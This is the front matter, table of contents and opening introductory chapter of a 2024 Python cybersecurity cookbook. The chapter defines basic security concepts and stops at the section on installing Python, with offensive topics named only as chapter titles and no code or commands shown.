

# **Python** — for — **Cybersecurity** **Cookbook**

80+ practical recipes for detecting, defending, and  
responding to Cyber threats



**Nishant Krishna**





# **Python** — for — **Cybersecurity** **Cookbook**

80+ practical recipes for detecting, defending, and  
responding to Cyber threats



**Nishant Krishna**



## **Python for Cybersecurity Cookbook**

■

*80+ practical recipes for detecting, defending, and responding to Cyber threats*

■

**Nishant Krishna**



[www.bpbonline.com](http://www.bpbonline.com)

Copyright © 2024 BPB Online

*All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.*

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor BPB Online or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

BPB Online has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, BPB Online cannot guarantee the accuracy of this information.

First published: 2024

Published by BPB Online

WeWork

119 Marylebone Road

London NW1 5PU

**UK | UAE | INDIA | SINGAPORE**

ISBN 978-93-55513-809

[www.bpbonline.com](http://www.bpbonline.com)



■

## **Dedicated to**

*My late father:*

**Dr. K. P. Krishna**

*who was my lifelong mentor and guide*

■

## About the Author

**Nishant Krishna is an entrepreneur, writer, and inventor who loves exploring and using new ways to solve complex problems in cybersecurity, system programming, cognitive computing, computer vision, and product scaling to hyper-scale levels. He is a co-founder and CTO of a technology startup, TechMachinery Labs. He is also a co-author for IEEE P1931.1 - Standard for an Architectural Framework for Realtime Onsite Operations Facilitation (ROOF) for IoT, focusing on IoT security and interoperability.**

In his software development career of 23 years, he has created many products from scratch, working in various technical roles in the areas of Architecture, Cybersecurity, API Development, Anti- Counterfeiting Technologies, Cloud and Virtualization, Internet of Things (IoT), and Machine Learning. Apart from his day-to-day work, he also works on core research in the areas of cybersecurity and cognitive computing. In cybersecurity, his focus is on cyber forensics and vulnerability assessment.

In his consulting role, he advises many companies in product development, threat surface reduction, database and application scalability, and using standard processes for delivering high-quality products.

Nishant is also a guest professor, teaching cybersecurity and cognitive computing to students and faculties in multiple prestigious institutions. As a part of his teaching assignments, he tries to find innovative and hands-on ways to teach complex concepts.

Nishant has a Master of Science (MS) in Software Engineering from BITS,

Pilani, along with many technical certifications.

## About the Reviewers

**Bollepelly Arjun Goud is a hands-on cybersecurity expert with extensive experience in reconnaissance, threat hunting, and penetration testing. His exceptional skills in using complex attack vectors during penetration testing activities demonstrate a deep understanding of cybersecurity methodologies. Arjun's proactive approach to threat hunting allows him to identify vulnerabilities before they can be exploited, while his expertise in cyber forensics aids in precise digital evidence analysis. Beyond his technical prowess, Arjun's love for reading comics, non-fiction, and IT-related books fuels continuous learning, enabling him to stay at the forefront of the ever-evolving cybersecurity landscape. With a passion for knowledge and a dedication to his craft, Arjun is a valuable asset to any team focused on cybersecurity defense, making him an excellent fit for penetration testing, threat hunting, cyber forensics, and reconnaissance endeavors.**

**Sowjanya Kotha is an experienced engineer with a rich background in security and platform domains. Her primary expertise lies in designing robust and reliable user identity verification and access control methods. She is also skilled in platform development, including frameworks, utilizing her solid problem-solving abilities to create efficient and user-friendly solutions. Her primary focus is designing secure on-prem and cloud solutions using Kubernetes and Golang, complementing her foundation in the networking domain. Beyond her professional pursuits, Sowjanya nurtures a fervent passion for art and craftworks, showcasing her creative talents.**

# Acknowledgements

I want to express my deepest gratitude to my family and friends for their unwavering support and encouragement throughout this book's writing, especially my wife, Parimita, and my brother Prashant. I will always be thankful to my late father, who, as a prolific writer himself, inspired me in considering writing this book.

I am also grateful to BPB Publications for their guidance and expertise in bringing this book to fruition. It was a long journey of revising this book, with valuable participation and collaboration of reviewers, technical experts, and editors.

I would like to acknowledge the valuable contributions of my colleagues and co-worker during many years working in the tech industry, who have taught me so much and provided valuable feedback on my work.

I would also like to acknowledge the valuable contribution of the technical reviewers of this book, Sowjanya Kotha and Arjun Bollepelly. They have reviewed the book for technical errors and have given important suggestions to improve the quality of the book

Finally, I would like to thank all the readers who have taken an interest in my book and for their support in making it a reality. Your encouragement has been invaluable.

# Preface

Python is a versatile language and is used in general-purpose applications as well as in specific use cases. Since the creation of Python, it has been used in various applications and use cases by software developers and researchers alike. These applications include system-level applications, APIs (Application Programming Interfaces), e-commerce applications, database applications, and, more recently, data science and cybersecurity applications.

In this book, you will get an in-depth understanding of writing Python code for solving simple to moderate complexity problems in cybersecurity. We will start with simple problems in reconnaissance and then slowly experiment with advanced cybersecurity techniques in forensics analysis or cyber forensics, penetration testing, malware analysis, and many more such areas.

After completing this book, the readers will be confident in solving problems and creating solutions. They should also be able to work as cybersecurity professionals. The readers will benefit from this book's hands-on knowledge and activities, irrespective of their current level. Parte superior do formulário  
Parte inferior do formulário

**Chapter 1: Getting Started - briefly covers the important cybersecurity concepts relevant to this book. This chapter covers setting up the development environment so you can perform all the hands-on activities and assignments in this book.**

**Chapter 2: Passive Reconnaissance – presents a detailed overview of passive reconnaissance that is used to gain as much information as possible for the**

target systems and devices without active engagement. The information is mainly aggregated from what is available to the public. This chapter will examine simple techniques for such passive reconnaissance operations, followed by more advanced techniques to gain additional information about the target system.

Chapter 3: Active Reconnaissance - presents a detailed overview of active reconnaissance that is used to gain as much information as possible for the target systems and devices using active engagement, like port scans. This information is aggregated by actively working with the target system. This chapter will look at simple techniques for such active reconnaissance operations, followed by more advanced techniques to gain additional information about the target system.

Chapter 4: Development Environment for Advanced Techniques - covers setting up the development environment so that you can perform all the hands-on activities and assignments for the advanced cybersecurity techniques.

Chapter 5: Forensic Analysis – looks at various aspects of forensic analysis that can be used to look for and analyze digital evidence for exposure or compromise using various techniques like log analysis, event/incident analysis, dumping memory, CPU, process, and so on. Forensic analysis plays a major role while dealing with cybercrime. This chapter covers how Python can be used to write forensic analysis modules and interface with forensic analysis tools.

Chapter 6: Metadata Extraction and Parsing – is dedicated to discussing metadata that is “data about data” and can give much more information about a file or wired/wireless communication. Metadata extraction and parsing give any cybersecurity professional many “hidden” insights, which can then be applied in passive and active reconnaissance techniques. This

chapter discusses the important aspects and techniques for metadata extraction and parsing.

Chapter 7: Malware and Phishing Analysis – explains in detail malware and phishing as hidden threats that can compromise a target system with a supposedly harmless operation done by the owner. This chapter covers how to analyze Malware and Phishing based compromise techniques.

Chapter 8: Working with Wireless Devices - discusses how common wireless devices like phones, tablets, and laptops can be at risk when good security practices are not followed. In this chapter, we analyze various ways a malicious actor can gather information about wireless devices and compromise them.

Chapter 9: Working with Network Utilities – is dedicated to network utilities that are tools of the trade for cybersecurity professionals. They can make complex tasks like traffic analysis and sniffing easy for a cybersecurity professional. This chapter covers network utilities that are important for anyone to know.

Chapter 10: Source Code Review and Reverse Engineering – discusses the importance of code review to help cybersecurity professionals understand open source tools and hence create his/her own techniques, including new utilities using the source code. Reverse engineering helps get insights into tools and files for which source code is unavailable. Both of these are essential approaches. We cover how to use these approaches during analysis and testing.

Chapter 11: System Hardening, Discovery, and Implementation – covers system hardening as the method of removing unused and weak processes,



ports, and modules from the system. A hardened system is one of the simplest ways to deter malicious actors from attacking a system. This chapter covers the techniques for discovering the current state of system hardening and implementation techniques for various hardening-related controls.

Chapter 12: Defensive Security Techniques – covers defensive security techniques essential for implementing proactive and preventive security measures. Starting from controls for checking malicious and repeated logins to throttling a DoS attack to logging essential events, they go a long way in fulfilling the security goals of an organization. This chapter covers such techniques and their importance in overall security posture.

Chapter 13: Offensive Security Techniques and Pen Testing – covers offensive security techniques and pen testing (short for penetration testing) methods for cybersecurity professionals to mimic the behavior of an attacker. This helps them to bring out the shortcoming and vulnerabilities in a controlled environment well in advance where there is no real damage done and the product teams can fix them. This chapter covers the basic techniques for offensive security and pen testing, followed by more advanced techniques.

## **Code Bundle and Coloured Images**

Please follow the link to download the

***Code Bundle and the Coloured Images of the book:***

<https://rebrand.ly/p7nhx5s>

The code bundle for the book is also hosted on GitHub at <https://github.com/bpbpublications/Python-for-Cybersecurity-Cookbook>. In case there's an update to the code, it will be updated on the existing GitHub repository.

We have code bundles from our rich catalogue of books and videos available at <https://github.com/bpbpublications>. Check them out!

## **Errata**

We take immense pride in our work at BPB Publications and follow best practices to ensure the accuracy of our content to provide with an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

[errata@bpbonline.com](mailto:errata@bpbonline.com)

Your support, suggestions and feedbacks are highly appreciated by the BPB Publications' Family.

■

Did you know that BPB offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at [www.bpbonline.com](http://www.bpbonline.com) and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at :

[business@bpbonline.com for more details.](mailto:business@bpbonline.com)

At [www.bpbonline.com](http://www.bpbonline.com), you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on BPB books and eBooks.

■

■

### **Piracy**

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at [business@bpbonline.com](mailto:business@bpbonline.com) with a link to the material.

## **If you are interested in becoming an author**

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit [www.bpbonline.com](http://www.bpbonline.com). We have worked with thousands of developers and tech professionals, just like you, to help them share their insights with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

## **Reviews**

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions. We at BPB can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about BPB, please visit [www.bpbonline.com](http://www.bpbonline.com).

■

**Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



# Table of Contents

## 1. Getting Started

Introduction

Structure

Objectives

Why read this book?

How to make the best use of this book?

Basic cybersecurity concepts

What is cybersecurity

Difference between cybersecurity and information security

*Reconnaissance*

*Forensic analysis*

*Metadata*

*Malware*

*Phishing*

*System hardening*

*Defensive security*

*Offensive security*

*Pen testing or penetration testing*

*Why cybersecurity?*

*Operating system considerations for your Python development environment*



[Configuring your Python development environment](#)

[Installing Python](#)

[\*Installing a distribution like Anaconda\*](#)

[Configuring your IDE](#)

[Using Python virtual environment \(venv\)](#)

[Configuring important libraries](#)

[Testing sample programs to confirm that everything is configured well](#)

[Ethics for cybersecurity professionals](#)

[Licensing considerations for cybersecurity tools](#)

[Conclusion](#)

[Questions](#)

## [\*\*2. Passive Reconnaissance\*\*](#)

[Introduction](#)

[Structure](#)

[Objectives](#)

[A note on using passive reconnaissance to access target system information](#)

[Using “whois” to get information about an IP address or domain name](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Using “dig” to get information about an IP address or domain name](#)

[\*Recipe\*](#)

### Activity

Using “nslookup” to get information about an IP address or domain name

### Recipe

### Activity

Using the Google Hacking database to get vulnerabilities and exploit information about your target system and devices

### Recipe

### Activity

Using Google Search to get vulnerabilities and exploit information about your target system and devices

### Recipe

### Activity

Connecting with Shodan and getting detailed information about a target system using Shodan API

*Recipe*

*Activity*

Parsing information returned by Shodan

*Recipe*

*Activity*

Connecting with Censys and getting detailed information about a target system using Censys API

*Recipe*

*Activity*

Parsing information returned by Censys

*Recipe*

*Activity*

Connecting with IPinfo and getting detailed information about a target system using IPinfo API

*Recipe*

*Activity*

Parsing information returned by IPInfo

*Recipe*

*Activity*

Connecting with APIVoid and getting IP Reputation (is IP address blacklisted) details

*Recipe*

*Activity*

Checking the domain reputation using APIVoid

*Recipe*

*Activity*

Checking DNS records using APIVoid

*Recipe*

*Activity*

Checking SSL Information using APIVoid

*Recipe*

*Activity*

[Using crt.sh to get certificate information about a domain](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Conclusion](#)

[Questions](#)

[Points to remember](#)

[Key terms](#)

### **[3. Active Reconnaissance](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[A note on using active reconnaissance to access target system information](#)

[Running the Python programs which need access to internal system features](#)

[Using ping to check connectivity to the target system](#)

[Recipe](#)

[Activity](#)

[Finding details about your network interfaces and ports using netstat](#)

[Recipe](#)

[Activity](#)

[Using traceroute to find out the hops to a target system](#)

[Recipe](#)



*Activity*

A simple example of printing the content of a website using Web scraping

*Recipe*

*Activity*

Examples of what you can find out about a website using Web scraping

*Recipe*

Crawling a website

*Recipe*

*Activity*

Scanning for open ports and services using nmap

*Recipe*

## *Activity*

Discovering ciphers on a host using nmap

## *Recipe*

## *Activity*

Discovering hosts on a network using nmap

## *Recipe*

## *Activity*

## Conclusion

## Questions

## Points to remember

[Key terms](#)

## **[4. Development Environment for Advanced Techniques](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[Concepts related to creating your own cybersecurity lab](#)

[Virtualization](#)

[Hypervisor](#)

[Virtual machine](#)

[Target system](#)

[Attack surface](#)

*Vulnerable or exploitable VM*

*Kali Linux*

Creating Python Virtual Environment

Testing Python Virtual Environment

*Activity*

Development environment for advanced cybersecurity techniques

Cybersecurity Lab on Hyper-V

Cybersecurity lab on VirtualBox

Using traceroute to find out the hops to the local VMs

*Recipe*

[Conclusion](#)

[Questions](#)

[Points to remember](#)

[Key terms](#)

## **[5. Forensic Analysis](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[Understanding how to interface with “Wireshark” in Python](#)

[\*Installing Wireshark\*](#)

[\*Recipe\*](#)

## Activity

Creating a simple live network packet capturer using “Wireshark”

## Recipe

## Activity

Capturing network packets to a file using “Wireshark”

## Recipe

## Activity

Packet capture file analysis using “Wireshark”

## Recipe

## Activity

[Analysing network packets using “tcpdump”](#)

[Installing tcpdump](#)

[Recipe](#)

[Activity](#)

[Using Web scraping in forensic analysis](#)

[Recipe](#)

[Activity](#)

[Various logs, which can be used for forensic analysis, on Linux](#)

[Recipe](#)

[Activity](#)

[Various logs, which can be used for forensic analysis, on Windows](#)

*Recipe*

*Activity*

Creating an Audit Trail of the system

*Recipe*

*Activity*

Using Exif data to analyze information about images, sound and other media format

*Recipe*

*Activity*

Identifying malicious actors, configuration, device type, and so on by using fingerprinting data

*Recipe*



Activity

Using process dumps in forensic analysis

Recipe

Activity

Creating a rudimentary Digital Forensics and Incident Response (DFIR)

Recipe

Activity

Conclusion

Questions

Points to remember

[Key terms](#)

## **[6. Metadata Extraction and Parsing](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[Getting and parsing HTTP Response Headers for a target system or website](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Interpreting the vulnerabilities and weaknesses using HTTP Response Headers](#)

[\*Recipe\*](#)

[\*Activity\*](#)

Parsing protocol headers for a few of the common protocols

*Recipe*

*Activity*

Interpreting other protocol header information

*Recipe*

*Activity*

Using simple techniques for file metadata extraction

*Recipe*

*Activity*

Using the metadata extracted from the files for reconnaissance and other insights

*Recipe*

*Activity*

Conclusion

Questions

Points to remember

Key terms

## **7. Malware and Phishing Analysis**

Introduction

Structure

Objectives

Understanding phishing

[Simple examples of using spaCy](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Malware analysis and threat detection using spaCy](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Using fingerprinting to do malware analysis and detection](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[A simple way to simulate phishing](#)

*Recipe*

*Activity*

Using Kali Linux tools to simulate phishing for well-known sites

*Recipe*

*Activity*

Identify phishing websites using HTTP header analysis

*Recipe*

*Activity*

Conclusion

Questions

Points to remember

[Key terms](#)

## **[8. Working with Wireless Devices](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[Using Wireshark to perform live packet capture of wireless interfaces](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Packet capture file analysis using Wireshark](#)

[\*Recipe\*](#)

## *Activity*

Using spaCy to perform analysis of wireless interfaces and devices

## *Recipe*

## *Activity*

Using PyrCrack for simulating monitoring of the wireless interface

## *Recipe*

## *Activity*

Understanding how sniffing wireless traffic with pyshark works

## *Recipe*

## *Activity*

## Conclusion



[Questions](#)

[Points to remember](#)

[Key terms](#)

## **[9. Working with Network Utilities](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[Sniffing packets in promiscuous mode using Wireshark](#)

[\*Understanding promiscuous mode\*](#)

[\*Recipe\*](#)

## *Activity*

Performing network traffic analysis using Wireshark

## *Recipe*

## *Activity*

Using Scapy as a reconnaissance tool and network scanner

## *Recipe*

## *Activity*

Using Scapy to sniff network packets

## *Recipe*

## *Activity*

Simulating ARP spoofing (ARP cache poisoning)

*Recipe*

*Activity*

Using Fierce as a reconnaissance tool for domains

*Recipe*

*Activity*

Conclusion

Questions

Points to remember

Key terms

**10. Source Code Review and Reverse Engineering**

Introduction

Structure

Objectives

Using published source code to create new cybersecurity tools

*Recipe*

*Activity*

Understanding the functioning of tools using source code review

*Recipe*

*Activity*

Reading the header of binary files

*Recipe*

Activity

Reverse engineering using metadata analysis

Recipe

Activity

Searching for information in binary files

Recipe

Activity

Conclusion

Questions

Points to remember

[Key terms](#)

## **[11. System Hardening, Discovery, and Implementation](#)**

[Introduction](#)

[Structure](#)

[Objectives](#)

[Interfacing with Linux default firewall using Python](#)

[\*Recipe\*](#)

[\*Activity\*](#)

[Understanding Windows “netsh” utility](#)

[Interfacing with Windows default firewall using Python](#)

[\*Recipe\*](#)

*Activity*

*Working with other third-party firewalls*

Getting a list of software installed on a Windows system

*Recipe*

*Activity*

Getting insights into the accounts and privileges in Linux

*Recipe*

*Activity*

Getting insights into the accounts and privileges in Linux

*Recipe*

*Activity*

Conclusion

Questions

Points to remember

Key terms

## **12. Defensive Security Techniques**

Introduction

Structure

Objectives

Creating a simple defensive security control

*Recipe*



*Activity*

Using Python to perform proactive security measures

*Recipe*

*Activity*

Monitoring if ports are open

*Recipe*

*Activity*

Monitoring logs

*Recipe*

*Activity*

Identifying attacks

*Recipe*

*Activity*

Identifying vulnerabilities and attack surface in a system

*Recipe*

*Activity*

Checking if any exploitable package is installed on the system using the CVSS database

*Recipe*

*Activity*

Using Kismet for intrusion detection

*Recipe*

*Activity*

Conclusion

Questions

Points to remember

Key terms

## **13. Offensive Security Techniques and Pen Testing**

Introduction

Structure

Objectives

Understanding how to use Metasploit exploit payload

*Recipe*

*Activity*

Using Metasploit exploit code to exploit a vulnerability in a target system

*Recipe*

*Activity*

Using John the Ripper to crack passwords

*Recipe*

*Activity*

Using Nmap's vulners Nmap Scripting Engine script to discover vulnerabilities

*Recipe*

## *Activity*

Using Nikto for penetration testing

## *Recipe*

## *Activity*

Using OWASP ZAP to perform continuous pen testing

## *Recipe*

## *Activity*

Conclusion

Questions

Points to remember

Key terms

## **Index**

## Chapter 1

### Getting Started

## Introduction

Python is a versatile language which is used in general-purpose applications and in specific use cases. Since the creation of Python language, it has been used in a wide array of applications and use cases by software developers and researchers. These applications include system-level applications, Application Programming Interfaces (APIs), e-commerce applications, database applications, and, more recently, data science and cybersecurity applications.

In this book, you will get an in-depth understanding of writing Python code for solving simple to moderate complexity problems in cybersecurity. We will start with simple reconnaissance problems and slowly experiment with advanced cybersecurity techniques in forensics, penetration testing, malware analysis, and many more.

This chapter introduces you to essential concepts of cybersecurity. You will find them useful irrespective of your current level of knowledge in this area.



## Structure

In this chapter, we will discuss the following topics:

Why read this book

How to make the best use of this book

Basic cybersecurity concepts and techniques

Setting up your Python development environment

Installing Python

Ethics for a cybersecurity professional

Licensing considerations for cybersecurity tools

## Objectives

This chapter will briefly cover the essential cybersecurity concepts relevant to this book. We will also cover setting up the development environment so you can perform all the hands-on activities and assignments in this book.

## Why read this book?

Working in various areas of cybersecurity for around 15+ years now. One of the things realized is that Cybersecurity professionals do not have access to a structured way to learn new concepts, including hands-on examples that can be used right away.

Most cybersecurity professionals have a lot of information and know-how scribbled, typed, or towed away in various digital and paper notes and our brains. This information can be beneficial for anyone, either starting in the cybersecurity field or looking for a structured way to learn new concepts without getting into complex explanations. This book provides a structured way to learn the concepts indispensable for any cybersecurity professional. Moreover, as a cybersecurity professional, you will be able to use the code examples given in this book to perform manual security testing on your target system. Finishing the activities after each of the recipes can help you go one step further and enhance the recipe to something you can use as part of your job function.

This book will give you an in-depth understanding of writing Python code for solving simple to moderate complexity problems in cybersecurity. We will start with simple problems in reconnaissance and slowly experiment with advanced cybersecurity techniques in forensics, penetration testing, malware analysis, and many more such areas. We will also look at a wide array of techniques a cybersecurity professional, or a researcher will generally use in their day-to-day work. Due to the book's structure, faculties who teach cybersecurity at the entry level and students learning cybersecurity will also benefit from this book.

This book focuses on hands-on with 100+ recipes in a cookbook style. An explanation for each of these recipes is given as inline documentation in the Python code and part of the recipe.

## How to make the best use of this book?

Cybersecurity is just like any other area that requires regular practice to become an expert.

Following are some of the important points to keep in mind while using this book as a tool toward expertise in cybersecurity:

Read the introduction to each of the recipes to understand the problem we are trying to solve or the insight we are trying to get.

Try out all the programs in the recipe using your favorite Integrated Development Environment (IDE), as discussed later in this chapter.

Try to relate one recipe with other recipes in the book and visualize how you can put them together to solve a complex problem.

All the code in this book is also available in the Git repository of BPB Publications and is under MIT License. You can use them to learn and create something useful without worrying about any licensing implications.

## Basic cybersecurity concepts

Let us discuss about the basic Cybersecurity concepts that are essential to working with the subsequent chapters, where we discuss specific concepts in detail.

## What is cybersecurity

Cybersecurity is the practice of securing, protecting, and defending computer systems, electronic systems, networks, network devices, mobile devices, applications, and sensitive data from cyberattacks by malicious actors. The attackers or malicious actors take advantage of the design flaws of the system or network or else try to brute force their way into it. Such attacks aim to compromise security and privacy by unauthorized access to sensitive information, tampering with or destroying the system, or even blocking access to the system and its contents. Cybersecurity mainly deals with digital data.

## **Difference between cybersecurity and information security**

Information Security (or InfoSec) is synonymous in most contexts. However, it focuses on protecting any type of data, not just digital data. Information Security also deals with compliance and policies to protect the data and not just the techniques.

Hence, cybersecurity can be thought of as a subset of Information Security. Information Security is the overarching area covering a wide array of security-related considerations, including Cybersecurity, Encryption, Disaster Recovery, and so on.

## Reconnaissance

Reconnaissance is the process or operation of gathering or collecting as much information as possible about the target system.

Passive reconnaissance is done without active engagement or interaction with the target system. That means the information (or intelligence) is gathered from open, public, and passive sources. The owners of the system may never know if someone (a person) or something (a program) is collecting data about their system. Since the data is collected from public and passive sources, it may be outdated or obsolete, and a lot has changed since the time the information was collected and made available publicly. Sometimes the information about the target system is made available intentionally or unintentionally by the parent company.

In active reconnaissance, active engagement with the target system is done to gather information. This may include port scanning, performing HTTP requests, performing handshakes using proprietary protocols, and so on. Since this type of reconnaissance operation is done with direct interaction with the system, the system owners may detect these operations and take severe actions against you. Thus, active reconnaissance should be performed only on those systems which is either set up by you in your lab or the target systems for which you have received permissions from their owners.

We will discuss these in detail in Chapter 2: Passive Reconnaissance and in Chapter 3: Active Reconnaissance.



## Forensic analysis

Forensic analysis (also known as forensics) is a science in itself in the area of cybersecurity. Many of us know about it from the inaccurate dramatization in thriller and science fiction movies.

In the cybersecurity world, forensic analysis deals with looking for and analyzing digital evidence for exposure or compromise using various techniques such as log analysis, event/incident analysis, e-mail analysis, following the trail of events, dumping memory, CPU, and processes, to name a few. Sometimes forensic analysis also includes looking at the entry/exit logs from the premises and the travel history of the culprit. The terms Cyber Forensics and Digital Forensics are also interchangeably used by cybersecurity professionals.

Forensic analysis plays a significant role while dealing with cybercrime. Forensic analysis is a tedious process requiring a profound understanding of the systems involved. One gets better at it by knowing the depth and breadth of the cybersecurity solution under analysis.

Forensic analysis is used extensively to solve cybercrimes and perform system audits and investigations.

We will discuss this in detail in Chapter 5: Forensic Analysis.

## Metadata

Metadata is “data about data” and can give more information about a file or wired/wireless communication. One cannot see metadata unless one is looking for it using various techniques and tools. It is like peeling off the layers of an object to reveal hidden information.

Metadata extraction and parsing give any cybersecurity professional many “hidden” insights, which can then be applied in passive and active reconnaissance techniques.

Metadata analysis is also widely used in analyzing the “posture” of the target system; the resulting information then becomes the basis of hardening the system.

We will discuss this in detail in Chapter 5: Metadata Extraction and Parsing.

## Malware

Malware is software which is malicious. Malware is short for “malicious software”. As the name implies, malware is designed to cause disruptions in the target machine, networks, end-user devices such as computers, servers, and any other computing device the malware can spread to. Malware is a general category of threats comprising viruses, ransomware, spyware, adware, and many other such software, all sharing similar purposes.

In extreme cases, the compromise of the system may include wiping the systems of important information or locking the user out of the system.

Malware can be deterred by applying regular security updates, following good cybersecurity standards, hygiene, and guidelines, and performing periodic system audits.

We will discuss this in detail in Chapter 7: Malware and Phishing Analysis.

## **Phishing**

Phishing uses various psychological and social engineering techniques to cause financial losses by masquerading the identity of a genuine organization or person. Phishing can be as simple as asking you to follow a link or as complex as creating a replica of a well-known site or Web application, for example, a bank's portal with an elaborate e-mail campaign. Malicious actors create this to gain useful information from their targets.

Many people can recognize such e-mails or SMS messages by just looking at the text or links in the content. However, when done in bulk, highly sophisticated phishing attacks can lead to many people falling for the tricks of malicious actors.

The main goal of the malicious actors is to trick users into revealing their confidential information by performing operations on a look-alike portal.

We will discuss this in detail in Chapter 7: Malware and Phishing Analysis.

## System hardening

System hardening is the process of removing unused and weak processes, ports, and modules from the system. A hardened system is one of the simplest ways to deter malicious actors from attacking the system.

System hardening is a very subjective area of security and is dependent on the security requirements of the use cases and domain in the picture. For example, System hardening requirements for a large bank will be completely different from that of a small company and that of a defense department.

Since one size does not fit all in system hardening, it is often done with specific use cases in mind. OS hardening, application hardening, database hardening, server hardening, network hardening, and other such types of system hardening can be implemented based on relevance. System hardening is a costly process, and hence, sometimes, the extent of system hardening considered is based on the money and resources one can allocate to such projects.

We will discuss this in detail in Chapter 11: System Hardening, Discovery, and Implementation.

## Defensive security

Defensive security is a set of proactive and preventive security measures for perceived or future security threats. They are essential for fulfilling the security goals and compliance of an organization.

Creating a defensive security strategy may involve many of the following:

putting the proper security controls in place for checking malicious and repeated logins,

implementing company-wide policies, for example, policies for password expiry and data classification and access,

mechanisms for throttling Denial of Service (DoS) attacks and Distributed Denial of Service (DDoS) attacks,

logging important events,

implementing Intrusion Detection System (IDS) and Intrusion Prevention System (IPS),

and so on

We will discuss this in detail in Chapter 12: Defensive Security Techniques.

## Offensive security

Offensive security is a set of Cybersecurity techniques where the behavior of an attacker can be mimicked. Pen testing (short for Penetration Testing) is one of the ways to bring out shortcomings and vulnerabilities in the target system.

Ethical hacking is one of the ways to implement offensive security and is done in a controlled environment. No real damage is done to the business or target systems in such environments, and the issues found can be easily fixed by the product teams. Hence, it adds a lot of value to the product by finding the issues well in advance when it is much cheaper and easier to fix them.

We will discuss this in detail in Chapter 13: Basic Offensive Security Techniques and Pen Testing.



## Pen testing or penetration testing

Pen testing (short for penetration testing) is a set of offensive security techniques to mimic the behavior of a malicious actor or an attacker to bring out the weaknesses, vulnerabilities, and unintended flaws present in the target system.

Pen testing can either be done by in-house experts or external experts with the help of home-grown and standard tools. In such instances, it is a practice followed to identify/clear any vulnerable points in the applications, system, or website before they are made available to the users. Some of the techniques used during pen testing try to break the system's security or make the system unusable altogether. Such methods can also mimic sustained attacks that may happen during DoS and DDoS attacks.

We will discuss this in detail in Chapter 13: Basic Offensive Security Techniques and Pen Testing.

## Why cybersecurity?

Why anyone would want to get into the area of cybersecurity is an important question to ask before getting into any new area or making a career choice. If you have asked this question yourself before, you have already taken the initial step toward becoming a cybersecurity expert.

Consider the following qualities of cybersecurity professionals:

Cybersecurity professionals possess an overall and complete view of things.

They understand the deep working of the system and solution very well. They know OS internals, protocols, system architecture, the internet, and so on.

Senior cybersecurity professionals are domain experts, and hence, can advise on features and solutions even outside of their comfort zone.

Cybersecurity professionals are very curious individuals who love solving complex problems and overcoming new challenges. They are also able to pick up new skills within days.

The compensation for cybersecurity jobs is above average, and hence, it results in a rewarding career.

Also, consider the following type of work cybersecurity professionals do:

Penetration testing or pen testing, to bring out the weaknesses

Vulnerability and threat surface assessment to find the attack surface

Security posture identification to understand the overall posture of the system

Passive scanning and reconnaissance to gather information

Compliance and Governance with international standards, for example, GDPR, PCI-DSS, and HIPPA

Intrusion detection and anomaly detection by using advanced analytics and machine learning models

Digital forensics for solving a cybercrime

System hardening to make the system less vulnerable to attacks

SecOps or security operations to automate and standardize various operations

Security games to simulate offensive and defensive security—Blue Team, Red Team, and Purple Team

Reverse Engineering to find insights that are visible by any other means

Working with Security Information and Event Management (SIEM) and Application Performance Monitoring (APM) for analysis at scale

Report, monitor, and mitigate vulnerabilities using standard frameworks such as SCAP (CVE, CVSS, and so on)

And many other things

If you want to become a lifelong learner, have a responsible position in reputed companies, become one of the most important gates for the safety and security of your product, and have a rewarding career, cybersecurity is for you. Please note these points are related to each other, and hence, rather than achieving them one at a time, you may work on many of them simultaneously and level up in each of them as you practice.

## Operating system considerations for your Python development environment

Python is an operating system-independent language. The underlying Python environment takes care of running the Python code as is in most cases, irrespective of the operating system. Windows, Linux (various flavors), and macOS are three of the most commonly used operating system, and Python is supported on all of them and works flawlessly.

In this book, all the examples are portable across these operating systems. However, it is easier to work with Linux when working with advanced cybersecurity techniques, as many tools cybersecurity professionals use are readily available on Linux. Distributions like Kali Linux have advanced pre-packaged toolsets for cybersecurity with little to no setup required. These tools can also be installed on distributions like Ubuntu or Fedora, but having them pre-packaged helps reduce the effort in getting started. Even though we are working inside an Integrated Development Environment (IDE), using Python to get our work done, it is preferable to move to Linux if you are a cybersecurity professional or aspire to become one. Like VS code (a preferable IDE in this book), IDE is available on all the popular Linux distributions.

## **Configuring your Python development environment**

While it is expected that you are already familiar with Python and have your Python development environment set up. This also allows you to create a fresh development environment if you want to start afresh in the development of cybersecurity.

## Installing Python

